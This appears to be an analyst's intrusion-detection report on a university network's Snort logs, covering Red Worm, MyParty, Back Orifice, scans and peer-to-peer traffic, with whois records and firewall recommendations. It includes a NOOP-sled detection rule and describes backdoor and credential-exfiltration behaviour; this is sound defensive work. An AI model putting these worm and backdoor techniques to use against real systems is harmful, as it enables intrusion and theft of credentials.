Adore, alias Red Worm, is a worm that spreads in Linux systems using four different, known vulnerabilities already used by the Ramen and Lion worms. These vulnerabilities concern BIND named, wu-ftpd, rpc.statd and lpd services. When Red Worm is running, it scans for vulnerable hosts from random Class B subnets on the network. If a vulnerable host is found, attempts will be made to download the main worm part from a web server located in China. The script also replaces "/sbin/klogd" with a version that has a backdoor. The backdoor activates when it receives a ping packet with the correct size, and opens a shell on port 65535. The worm sends sensitive system data, including the contents of the "/etc/shadow" file to four different email addresses. See http://www.f-secure.com/v-descs/adore.shtml for additional information about this worm. These invasions compare with the Red Worm attacks in Christofer Voemel's GCIA practical at http://www.giac.org/practical/Christof_Voemel_GCIA.txt.

Alert Count	Primary Sources	Primary Destinations
170	MY.NET.83.146	MY.NET.83.146
105	MY.NET.84.178	MY.NET.84.178
72	MY.NET.140.9	80.14.16.66
50	24.44.133.189	219.60.208.44
30	80.14.16.66	160.36.56.49
21	212.171.45.57	80.48.54.214
19	MY.NET.6.40	61.215.10.211

The top alert sources and the top alert destinations were your hosts MY.NET.83.146 and MY.NET.84.178 and a link graph showing their possible infection and re-infection follows. Port 25, SMTP, was also observed in your Red Worm alerts which is extremely suspicious as the Red Worm is known to send emails to announce the infection of a machine. The following hosts on your network should be investigated to see if they have been compromised: MY.NET.83.146, MY.NET.84.178, MY.NET.140.9, and MY.NET.6.40. It would also be worthwhile to block port 65535 at the firewall.

Link Graph illustrating the possible spread of the Adore (Red Worm) worm:



Watchlist 000222 NET-NCFC 554 Alerts

20047: 08/30-07:01:36.428786 [**] Watchlist 000222 NET-NCFC [**]
159.226.47.199:33914 -> MY.NET.145.9:25
73913: 08/31-21:52:01.082264 [**] Watchlist 000222 NET-NCFC [**]
159.226.145.252:80 -> MY.NET.109.26:2909

Watchlist 000222 alerts were triggered from addresses in the 159.226.0.0 range and they are from known suspicious sources. This range is owned by China. Traffic generated by these source addresses should continue to be watched watched.

Alert Count	Primary Sources	Primary Destinations
176	159.226.47.197	MY.NET.145.9
96	159.226.145.252	MY.NET.109.26
92	159.226.47.199	MY.NET.6.40
43	159.226.236.23	MY.NET.109.13
33	159.226.6.188	MY.NET.84.199
30	159.226.49.25	MY.NET.86.19
17	159.226.99.15	MY.NET.153.153
13	159.226.120.17	MY.NET.153.210
		MY.NET.111.140

```
NetRange:   159.226.0.0 - 159.226.255.255
CIDR:       159.226.0.0/16
NetName:    NCFC
NetHandle:  NET-159-226-0-0-1
Parent:     NET-159-0-0-0-0
NetType:    Direct Assignment
NameServer: NS.CNC.AC.CN
NameServer: GINGKO.ICT.AC.CN
OrgName: The Computer Network Center Chinese Academy of Sciences
OrgID:   CNCCAS
Address: P.O. Box 2704-10,
Institute of Computing Technology Chinese Academy of
Sciences          Beijing 100080, China
Country: CN
RegDate: 1992-06-11
Updated: 1994-07-25
```

UDP and ICMP SRC and DST outside network 521 Alerts + 1 ICMP Alert

```
00221:        08/29-00:28:22.183925  [**] UDP SRC and DST outside network
[**] 164.107.98.247:137 -> 164.107.3.40:137
14891:        08/29-16:13:11.380595  [**] ICMP SRC and DST outside network
[**] 169.254.241.220:137 -> 62.54.142.4
```

None of the IP source or destination addresses in these 522 alerts belong to the University network. One explanation for the reason you are seeing these alerts is that someone from your network is crafting packets and spoofing IP's. Another possibility could be there is a misconfigured NAT firewall/router. It is hard to tell with the information I have been given.

Alert Count	Primary Sources	Primary Destinations
232	164.107.98.247	164.107.3.40
176	169.254.241.220	10.0.3.2
37	64.210.135.86	192.107.39.18
20	172.137.217.101	169.254.144.247

I recommend blocking any out-going traffic that is not in the MY.NET IP range.

EXPLOIT x86 NOOP, X86 STEALTH noop, setuid 0, setgid 0, or NTPDX buffer overflow 392 Alerts

```
18775:       08/30-06:37:11.395168  [**] EXPLOIT x86 NOOP [**]
217.41.27.77:1098 -> MY.NET.104.204:4838
16956:       08/30-06:03:14.131733  [**] EXPLOIT x86 stealth noop [**]
217.41.27.77:1098 -> MY.NET.104.204:4838
55894:       08/30-11:07:19.736685  [**] EXPLOIT x86 setuid 0 [**]
66.156.168.224:1411 -> MY.NET.153.142:6699
85126:       08/30-16:20:16.030434  [**] EXPLOIT x86 setgid 0 [**]
212.58.240.76:27158 -> MY.NET.151.71:6970
95135:       08/30-17:42:49.318431  [**] EXPLOIT NTPDX buffer overflow [**]
63.250.205.42:4129 -> MY.NET.114.44:123
```

I have grouped all of the exploits together to see if there was any commonality among the snort alerts but there wasn't any that I could see. The EXPLOIT x86 NOOP and stealth noop alerts accounted for 308 of the 392 alerts. The rule that triggered on these is looking for the no-op (one byte instructions to the processor that tell it to do nothing) opcode in the x86 processor architecture and is probably

```
"alert tcp !$HOME_NET any .> $HOME_NET any (msg:"OVERFLOW-NOOP-
X86";flags:PA; content:"|9090 9090 9090 9090 9090 9090 9090 9090|".
```

Many remote buffer overflow exploits send a series of noop bytes. No matter where in this string of no-ops the execution resumes, the processor will run through a bunch of them and then could execute a trojan code at the end. The x86 setuid 0 (38 alerts) and setgid 0 (27 alerts) are triggered when the attacker sends the setuid(0) or setgid(0) system call for the x86 platform. These signatures are most effective when monitoring protocols that usually consist of plaintext printable ASCII to catch remote x86 exploits. The NTPDX buffer overflow alert was triggered 19 times because the NTP (Network Time Protocol) synchronization service is vulnerable to a buffer-overflow attack. This vulnerability may lead to arbitrary code execution as the user is running the NTP daemon. SNTP is the primary protocol used on the Internet for keeping clocks synchronized. See the following link for additional information on this vulnerability: http://www.linuxsecurity.com/advisories/netbsd_advisory-1255.html.

Alert Count	Primary Sources	Primary Destinations
221	128.230.228.155	MY.NET.107.34
45	217.41.27.77	MY.NET.104.204
17	207.46.203.16	MY.NET.88.5
12	202.96.114.252	MY.NET.114.44
9	63.250.205.42	MY.NET.111.89

Many of these alerts are probably false positives but it's better to err on the side of caution and investigate the above hosts. One host I would definitely check out is MY.NET.107.34 because 128.230.228.155 (Syracuse University, NY, USA) went to him 221 times with the exploit x86 noop but the most beat-up machine is MY.NET.104.204. This guy has been hit with Watchlist 220 on port 1214 (Kazaa), x86 setuid, NMAP TCP ping, SMB Name Wildcard and a SIN-FIN attack but it could be in retaliation for all of the constant scanning that he does.

MYPARTY-possible MyParty Infection 376 Alerts

25736: 08/30-08:17:00.250771 [**] MYPARTY - Possible My Party infection [**] MY.NET.87.185:2255 -> 209.151.250.170:80

MyParty is a virus that originated in Russia and was discovered on January 27, 2002. This mass-mailing worm drops a BackDoor trojan on WindowsNT/2K/XP systems. The worm itself carries no destructive payloads. It arrives in an email message containing the following information:

Subject: new photos from my party!
Body: Hello!

My party... It was absolutely amazing!
I have attached my web page with new photos!
If you can please make color prints of my photos. Thanks!

Attachment: www.myparty.yahoo.com (29,696 byte PE file)

See the following page for additional information on this virus: http://vil.nai.com/vil/content/v_99332.htm. MY.NET.87.185 appears to be infected with this virus and is trying to send it to 209.151.250.170 because all of the 376 alerts triggered had MY.NET.87.185 as the stimulus going to the below IP in California. Your logs do not indicate who infected this host. I recommend taking a close look at MY.NET.87.185 and possibly calling Cyberverse Online to advise them that their host could be infected with the MYParty virus.

```
Destination IP:  209.151.250.170
OrgName:    Cyberverse Online
OrgID:      CYBO
NetRange:   209.151.224.0 - 209.151.255.255
CIDR:       209.151.224.0/19
NetName:    CYBERVERSE
NetHandle:  NET-209-151-224-0-1
Parent:     NET-209-0-0-0-0
NetType:    Direct Allocation
NameServer: NS1.CYBERVERSE.NET
NameServer: NS2.CYBERVERSE.NET
NameServer: NS3.CYBERVERSE.NET
Comment:    ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE
RegDate:    1998-03-09
Updated:    1999-09-27
TechHandle: COH3-ORG-ARIN
TechName:   Cyberverse Online
HostmasterTechPhone:  +1-310-643-3783
TechEmail:  domain@cyberverse.com
OrgName: CyberverseOnline
OrgID:   CYBO
Address: 2221 Rosecrans Avenue Suite 130 El Segundo CA 90245
Country: US
```

Port 55850 tcp/udp - Possible myserver activity 359 Alerts

```
04907:          08/29-06:26:10.436884  [**] Port 55850 tcp - Possible myserver
activity - ref. 010313-1 [**] 194.217.242.35:25 -> MY.NET.253.24:55850
12810:          08/29-14:38:51.976068  [**] Port 55850 tcp - Possible myserver
activity - ref. 010313-1 [**] MY.NET.179.78:55850 -> 152.229.112.34:443
79354:          08/30-14:13:08.218339  [**] Port 55850 udp - Possible myserver
activity - ref. 010313-1 [**] 212.88.82.42:55850 -> MY.NET.87.50:888
```

MyServer is a little known DDOS agent that binds to “UDP” port 55850, and the rootkit installs trojans of ls and ps so you won't see it running. The rootkit is called “anivnew” and the DDOS tools are stored in “/lib/” and install numerous trojan binaries, ftp and names exploit scanning tools, and DOS tools. In your logs, I’ve also observed “TCP” MyServer connections and I’m not sure what that is all about. It could be something to do with people downloading peer-to-peer file and print sharing software from MyServer.org. There is probably no malicious intent here, but there is the risk of exposing sensitive data, depending on the functions performed by the workstations involved in the file sharing. These peer-to-peer sharing models, including Gnutella, Kazaa, myserver, and Napster, have become more popular and have become a significant and growing security issue.

Alert Count	Primary Sources	Primary Destinations
132	62.243.72.50	MY.NET.83.32
71	MY.NET.83.32	62.243.72.50
35	MY.NET.140.9	199.249.169.82
21	MY.NET.6.40	MY.NET.29.3
13	MY.NET.29.3	MY.NET.6.40

Although these hosts are not part of the big hitters list above, I recommend examining the /lib directory on the following University machines as these are ones that used “UDP” port 55850 and could be compromised: MY.NET.177.34, MY.NET.87.50, MY.NET.70.207, MY.NET.137.7, and MY.NET.140.9.

Null scan! 210 Alerts

```
07136:     08/29-08:22:13.824363 [**] Null scan! [**] 61.116.123.28:3316 ->
MY.NET.219.142:40195
00054:     08/30-00:03:46.571904 [**] Null scan! [**] 146.163.221.6:13 ->
MY.NET.83.29:12229
```

A null scan is a stealthy scan using crafted packets with no TCP flags being set. A null scan attack is looking for a RST/ACK from the target when the port is closed or no response which might mean the port is open. It is used for the purpose of information gathering about your hosts.

Alert Count	Primary Sources	Primary Destinations
118	146.163.221.6	MY.NET.83.29
16	207.69.221.126	MY.NET.53.175
14	64.172.56.196	MY.NET.83.146
8	24.71.142.152	MY.NET.108.46
6	128.104.140.151	MY.NET.86.109

External RPC call 183 Alerts

```
42517:     09/02-11:35:04.914055 [**] External RPC call [**]
211.210.177.210:3052 -> MY.NET.137.2:111
42547:     09/02-11:35:46.074963 [**] External RPC call [**]
211.210.177.210:4658 -> MY.NET.190.17:111
```

Remote Procedure Call (RPC) acts like a transparent bridge between two machines to facilitate access of resources on different machines. There are several vulnerabilities related to RPC calls and it is often used for abusive purposes. The use of RPC should be tightly controlled to authorized hosts only.

Alert Count	Primary Sources	Primary Destinations
157 18 7 3	211.210.177.210 202.96.202.135 66.134.201.254 211.104.86.123	MY.NET.132-137/190.0

I researched SIP: 211.210.177.210 and he didn't try anything other than the RPC call on port 111. This IP's origin is below:

```
person:     Changhee Cho
descr:         TAEJONBROADCAST
descr:         122-1 hoo-dong dong-gu
descr:         TAEJON
descr:         300-722
country:    KR
phone:         +82-42-630-8946
fax-no:     +82-42-630-8716
e-mail:     coconic@cybelius.co.kr
nic-hdl:    CC465-KR
mnt-by:     MNT-KRNIC-AP
```

Back Orifice 21 Alerts

01440: 08/29-03:45:02.903800 [**] Back Orifice [**] 203.146.126.193:31338 -> MY.NET.98.123:31337
62716: 08/31-19:25:22.858298 [**] Back Orifice [**] 24.132.247.35:50308 -> MY.NET.90.150:31337

Back Orifice is a remote administration tool that allows system administrators to control a computer from a remote location. In reality, it is a highly dangerous backdoor designed by a cracking group called the Cult of the Dead Cow Communications. It is, usually, distributed by malicious people in the form of a Trojan. When installed, the server is intentionally difficult to detect on your machine, yet allows almost complete control over your computer by the remote attacker. Back Orifice has the ability to transfer files, delete, create and modify files on your hard drive. The following site gives excellent instructions on how to remove it if you discover that Back Orifice is, in deed, installed on any of your machines:

http://www.irchelp.org/irchelp/security/bo.html. I would advise starting with the examination of MY.NET.90.150.

Alert Count	Primary Sources	Primary Destinations
13 6 1 1	203.146.126.193 24.132.247.35 63.250.205.22 212.187.204.47	MY.NET.98.34-123 MY.NET.90.150 MY.NET.108.48 MY.NET.177.34

Alerts Summary:

I have given my recommendations within the body of each alert; in addition, you will find a consolidated list of University hosts that, in my opinion, need to be examined due to possible compromise, infection or invasion in the “Defensive Recommendations” section.

Top Ten Ports Log File Analysis:

The following top ten ports have been prioritized based on the number of attempts collected for each port title from August 29th through September 2nd:

Port Count	Port Number	Port Description
16,506	1214	Kazaa Media Desktop
15,842	21	FTP – File Transfer Protocol
10,832	32771	Back Orifice
9,874	80	HTTP - HyperText Transfer Protocol -
3,200	137	NetBios
2,135	53	DNS - Domain Name Server
590	6346	The Gnutella Network attempts to connect computers together through port 6346, 6347 or 6348
361	65535	Red Worm (Adore)
282	6257	WinMX (like Napster) used to download MP3's and movies
233	55850	MyServer

Scans Log File Analysis:

The scan logs were massive logs with over 274 MB of data but after the University initiated scans were filtered out they became more manageable. The University initiated scans were disregarded but I advise you to investigate to find out "why" so many scans are coming out of the University network. I recommend keeping an eye on the University machine with the IP of 130.85.70.146 because source IP: 68.33.108.120 (Comcast Cable Communications, Inc. – NJ, USA) scanned 2,507 of his ports and if this scanner found any vulnerable ports I believe he will be back. The following "top ten scanners" have been prioritized based on the number of attempts collected for each IP from August 30th through September 3rd:

Scan Alert Count	Source IP	Owner	Port
13,086	38.246.90.17	Performance Systems International Inc. VA, USA	21
11,853	133.87.172.156	Japan Network Information Center JAPAN	80
10,900	12.101.214.5	AT&T WorldNet Services NJ, USA	80
8,121	211.36.228.125	Korea Network Information Center KOREA	80
7,945	212.217.68.210	ISP Maroc Connect - Wanadoo MOROCCO	80
7,013	65.105.133.11	XO Communications CA, USA	21
6,385	66.224.37.26	AccessUS., Inc. IL, USA	80
5,225	137.113.128.31	Washington & Lee University VA, USA	80
4,188	24.28.140.80	Road Runner VA, USA	445
2,046	24.101.2.208	Rogers Cable Inc. MTNK CANADA	445

OOS – Out of Spec Log File Analysis:

These 17 Snort "Out of Spec" incidents have been prioritized based on the importance of items collected for each out-of-spec title from June 4th through June 8 (I could not locate the August 29 through September 2nd files).
OOS (Out-of-Specification) packets violate some rule of TCP behavior and most are probably crafted packets. The OOS logs contain the full packet headers of selected events that triggered the alerts and can be used, in some cases, to distinguish between false and true positives.

The following packets have unusual TCP flag combinations and were triggered because they violated the S12 flag rule which states that the two high order bits are reserved and should not be set. These sources are all using port 80 (http), port 6346 (has to do with the Gnutella network), or port 2331 (could be an IRC Trojan). I will add these University hosts to the machines to investigate in the "Defensive Recommendations" section below.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+=+
06/03-19:26:13.129378 157.181.71.10:52203 -> MY.NET.150.83:80
TCP TTL:49 TOS:0x0 ID:40139  DF
21S***** Seq: 0x1D5E7E00   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 2220747 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+=+
06/03-19:26:14.677300 157.181.71.10:52206 -> MY.NET.150.83:80
TCP TTL:49 TOS:0x0 ID:24084  DF
21S***** Seq: 0x1D7BBD70   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 2220900 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+=+
06/03-19:26:15.880938 157.181.71.10:52211 -> MY.NET.150.83:80
TCP TTL:49 TOS:0x0 ID:42688  DF
21S***** Seq: 0x1DB2451E   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 2221022 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+=+
06/03-19:26:20.947073 157.181.71.10:52220 -> MY.NET.150.83:80
TCP TTL:49 TOS:0x0 ID:30385  DF
21S***** Seq: 0x1DC49368   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 2221529 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+=+
06/04-18:59:54.249135 24.226.42.77:0 -> MY.NET.153.150:2331
TCP TTL:109 TOS:0x0 ID:65145  DF
21**R*** Seq: 0x18CA0083   Ack: 0xB9160017   Win: 0x5010
TCP Options => EOL EOL EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+=+
06/04-18:59:58.963952 24.226.42.77:2331 -> MY.NET.153.150:6346
TCP TTL:109 TOS:0x0 ID:28026  DF
21**R**U Seq: 0x83   Ack: 0xB9160017   Win: 0x5010
TCP Options => EOL EOL EOL EOL EOL EOL SackOK SackOK SackOK EOL
Opt 20 Opt 20 Opt 20 Opt 20 Opt 20 Opt 20 Opt 20 Opt 20 Opt 20 Opt 20 Opt 20
Opt 20 Opt 20 Opt 20 Opt 20 Opt 20 Opt 20 Opt 20 Opt 20 Opt 20 Opt 20 Opt 20
Opt 20 Opt 20 Opt 20 Opt 20 Opt 20 Opt 20 Opt 20 Opt 20
```

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+=+
06/04-19:00:23.017204 24.226.42.77:0 -> MY.NET.153.150:2331
TCP TTL:109 TOS:0x0 ID:55420  DF
21SFR*AU Seq: 0x18CA0083   Ack: 0xCA320018   Win: 0x5010
32 F7 50 10 20 63 10 AD 00 00 00 00 00 00        2.P. c........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+=+
06/04-19:00:24.229749 24.226.42.77:2331 -> MY.NET.153.150:6346
TCP TTL:109 TOS:0x0 ID:63868  DF
21SFR*AU Seq: 0x83   Ack: 0xCA320018   Win: 0x5010
35 F7 50 10 1D 63 10 AD 00 00 00 00 00 00        5.P..c........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+=+
06/04-19:00:26.015260 24.226.42.77:2331 -> MY.NET.153.150:6346
TCP TTL:109 TOS:0x0 ID:8829  DF
21SF*PA* Seq: 0x83CA32   Ack: 0x8D0018   Win: 0x5010
39 DB 50 10 20 65 09 C7 00 00 00 00 00 00        9.P. e........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+=+
06/04-19:00:27.943220 24.226.42.77:2331 -> MY.NET.153.150:6346
TCP TTL:109 TOS:0x0 ID:17533  DF
21SFRPAU Seq: 0x83CA32   Ack: 0x18   Win: 0x5010
3B FF 50 10 1E 41 09 C7 00 00 00 00 00 00        ;.P..A........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+=+
06/04-20:51:37.291648 24.65.17.116:3819 -> MY.NET.88.178:6346
TCP TTL:108 TOS:0x0 ID:18068  DF
21**RPAU Seq: 0xB12C577   Ack: 0xD06725   Win: 0x5018
TCP Options => EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+=+

06/05-05:06:16.693674 212.111.92.2:41139 -> MY.NET.153.189:6346
TCP TTL:47 TOS:0x0 ID:55577  DF
21S***** Seq: 0xD9E85BD8   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 135496385 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+=+
06/05-17:28:17.308876 195.101.94.208:5366 -> MY.NET.5.95:80
```

```
TCP TTL:47 TOS:0x0 ID:43642  DF
21S***** Seq: 0xDB745522   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 134217560 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+=+

06/06-23:25:52.307763 195.101.94.208:2711 -> MY.NET.5.95:80
TCP TTL:46 TOS:0x0 ID:24348  DF
21S***** Seq: 0x5FF8CF29   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 145002549 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+=+

06/07-00:15:21.266139 195.101.94.208:4604 -> MY.NET.5.96:80
TCP TTL:47 TOS:0x0 ID:19563  DF
21S***** Seq: 0x1B295B8F   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 145299428 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+=+
```

The following oos packet has SYN, FIN, RESET, PUSH, and URGENT flags set, which is abnormal behavior and shouldn't happen.   Again the port is 2331 and this University machine may be infected with an IRC Trojan.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+=+

06/04-18:59:30.723672 24.226.42.77:0 -> MY.NET.153.150:2331
TCP TTL:109 TOS:0x0 ID:34679  DF
**SFRP*U Seq: 0x18CA0083   Ack: 0x8F240017   Win: 0x5010
TCP Options => EOL EOL EOL EOL EOL EOL SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+=+
```

The following packet has the SYN, FIN, RESET, and ACK flags set, which is abnormal and the port is 1607.   This port is called "stt" on the http://www.iana.org/assignments/port-numbers list. I'm not sure what that means. I emailed Ryan Bolz since his name was listed with this port but I didn't receive a reply.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

06/03-03:01:26.781451 4.64.202.110:22690 -> MY.NET.88.162:1607
```

```
TCP TTL:114 TOS:0x0 ID:64352  DF
**SFR*A* Seq: 0x4BEED5A   Ack: 0x57781947   Win: 0x5010
TCP Options => EOL EOL EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
```

Correlations from Previous Practical Examinations:

Correlations between patterns found in this analysis and patterns that have been observed before and recorded by other analysts have been mentioned in the text as they occur such as shown on page 42 and page 44.

Five External Source Addresses:

1. This source address was chosen for investigation because it may have infected at least two of the University machines (MY.NET.83.146 and MY.NET.84.178) with the Red worm (Adore).

   ```
   SIP:  24.44.133.189
   CustName:   Optimum Online (Cablevision Systems)
   Address:    111 New South Road Hicksville NY 11801
   Country:    US
   RegDate:    2002-10-28
   Updated:    2002-10-28

   NetRange:   24.44.132.0 - 24.44.135.255
   CIDR:       24.44.132.0/22
   NetName:    OOL-67SMFRCT4-0821
   NetHandle:  NET-24-44-132-0-1
   Parent:     NET-24-44-0-0-1
   NetType:    Reassigned
   Comment:
   RegDate:    2002-10-28
   Updated:    2002-10-28
   ```

2. This source address was chosen for investigation because University machines went to this IP 639 times for gaming purposes or IRC on port 6667.

   ```
   SIP:  64.45.60.200
   OrgName:    Net Limited
   OrgID:      NELI
   Address:    3250 Wilshire Blvd. Los Angeles CA 90024
   Country:    US
   Comment:
   RegDate:    1997-04-18
   ```

```
Updated:    1997-05-14

NetRange:   64.45.0.0 - 64.45.63.255
CIDR:       64.45.0.0/18
NetName:    NETLIMITED-3
NetHandle:  NET-64-45-0-0-1
Parent:     NET-64-0-0-0-0
NetType:    Direct Allocation
NameServer: DNS1.NETSERVERS.NET
NameServer: DNS2.NETSERVERS.NET
Comment:    ADDRESSES WITHIN THIS BLOCK ARE NON-
PORTABLE
The information for POC handle LE242-ARIN has been reported to
be invalid. ARIN has attempted to obtain updated data, but has
been unsuccessful. To provide current contact information,
please email hostmaster@arin.net.
RegDate:    2000-02-24
Updated:    2002-10-08

TechHandle: LE242-ARIN
TechName:   Webmaster, NETLimited
TechPhone:  +1-213-252-9779
TechEmail:  domainreg@netlimited.net
```

3. This source address was chosen for investigation because this machine initiated a SYN-FIN scan on port 21 toward the entire University network. This IP also had 1,342 alerts for portscanning. The source IP originates from:

```
SIP:  210.66.217.167
inetnum:      210.66.0.0 - 210.66.255.255
netname:      SEEDNET
descr:        Digital United Inc.
descr:        9F, No. 125, Song Jiang Road
descr:        Taipei, Taiwan
country:      TW
admin-c:      CY74-AP
tech-c:       CY74-AP
mnt-by:       MAINT-TWNIC-NS
changed:      hostmaster@twnic.net 20000113
status:       ALLOCATED PORTABLE
source:       APNIC
person:       Chyi-Chuan Yang
address:      Digital United Inc.
address:      9F, No. 125, Song Jiang Road
address:      Taipei, Taiwan
```

```
country:      TW
phone:        +886 2 2739 0900
fax-no:       +886 2 2739 7512
e-mail:       ccyang@du.net.tw
nic-hdl:      CY74-AP
mnt-by:       TWNIC-AP
changed:      hostmaster@twnic.net 20010801
source:       APNIC
```

4. This source address was chosen for investigation because this machine may have infected several of the University machines with the SubSeven Trojan.

```
SIP:  12.40.226.89
LEBOUEF,LAMB,GREENE & MCRAE LEBOUEF-226-64 (NET-12-
40-226-64-1)                    12.40.226.64 - 12.40.226.95
OrgName:    LEBOUEF,LAMB,GREENE & MCRAE
OrgID:      LEBOUE
Address: 125 W 55TH ST NEW YORK NY 10019
Country: US

NetRange:   12.40.226.64 - 12.40.226.95
CIDR:       12.40.226.64/27
NetName:    LEBOUEF-226-64
NetHandle:  NET-12-40-226-64-1
Parent:     NET-12-0-0-0-1
NetType:    Reassigned
Comment:
RegDate:    2000-04-14
Updated:    2000-04-14

TechHandle: BT312-ARIN
TechName:   Telchin, Bud
TechPhone:  +1-212-424-8000
TechEmail:  atelchin@llgm.com
```

5. This source address was chosen for investigation because this source IP scanned your network triggering 582 Snort alerts using the NMAP portscanning tool.

```
SIP:  24.132.247.35
inetnum:      24.132.0.0 - 24.132.255.255
netname:      NL-A2000-971015
descr:        UPC Netherlands
descr:        Provider Local Registry
country:      NL
```

```
admin-c:      RIHU1-RIPE
tech-c:       RIHU1-RIPE
status:       ALLOCATED PA
mnt-by:       RIPE-NCC-HM-MNT
mnt-lower:    A2000-KTA-MNT
changed:      hostmaster@ripe.net 19971016
changed:      hostmaster@ripe.net 19990217
changed:      hostmaster@ripe.net 19990413
changed:      hostmaster@ripe.net 19990419
changed:      hostmaster@ripe.net 20000117
changed:      hostmaster@ripe.net 20000310
changed:      hostmaster@ripe.net 20010115
changed:      hostmaster@ripe.net 20020419
changed:      hostmaster@ripe.net 20020423
changed:      hostmaster@ripe.net 20020603
changed:      hostmaster@ripe.net 20020709
source:       RIPE
route:        24.132.0.0/16
descr:        A2000 / Kabeltelevisie Amsterdam B.V.
origin:       AS8209
remarks:      --------------------------------------------------
remarks:      E-mail is the preferred contact method!
remarks:      --------------------------------------------------
remarks:      Please use one of the following addresses:
remarks:      abuse@a2000.nl  - for abuse notification
remarks:      helpdesk@A2000.nl - Technical support for customers
remarks:      hostmaster@a2000.com - For the hostmaster team
remarks:      --------------------------------------------------
notify:       hostmaster@A2000.com
mnt-by:       A2000-KTA-MNT
changed:      mourad@A2000.com 19971017
changed:      richard@A2000.com 20000215
changed:      richard@A2000.com 20001113
source:       RIPE
person:       Richard Huisman
address:      UPC Netherlands
address:      Kabelweg 51
address:      1014 BA  Amsterdam
address:      The Netherlands
phone:        +31 20 7755 907
fax-no:       +31 20 7756 769
e-mail:       rhuisman@upc.nl
nic-hdl:      RIHU1-RIPE
notify:       rhuisman@upc.nl
remarks:      E-mail is the preferred contact method!
remarks:      --------------------------------------
```

```
remarks:     -- For abuse notification please use --
remarks:     --                                 --
remarks:     --          abuse@chello.nl           --
remarks:     --                                 --
remarks:     --------------------------------------
changed:      R.Huisman@A2000.com  20000417
changed:      R.Huisman@upc.nl 20021003
source:     RIPE
```

Defensive Recommendations:

It is very critical that the University strive to keep their operating systems and software patched to the most recent certified release and implement a centralized logging system. The University also needs to ensure that their Watchlist 000222 of known offenders is up-to-date. I recommend blocking the whole 212.179.0.0 network as the Watchlist 000220 alerts are 98% filled with ports1214 and 6346 which, are used for Kazaa and Gnutella traffic. But don't stop there because there is a significant amount of peer-to-peer file sharing activity, such as Kazaa, Gnutella, WinMX, and MyServer, on the whole University network that should be curtailed. The peer-to-peer file sharing ports, 1214, 55850, 6257, and 6346 should be blocked at the router or firewall. Port 111, RPC, should also be blocked or tightly controlled with access to authorized hosts only. SIP: 211.210.177.210 set off 157 snort alerts using RPC to go to a wide range of your hosts. The SSH (22), FTP (21), and SMTP (25) ports can also be blocked for all except the computers providing those services. In general, the University needs to implement a more restrictive firewall policy adopting the methodology of deny all except that which is explicitly allowed.

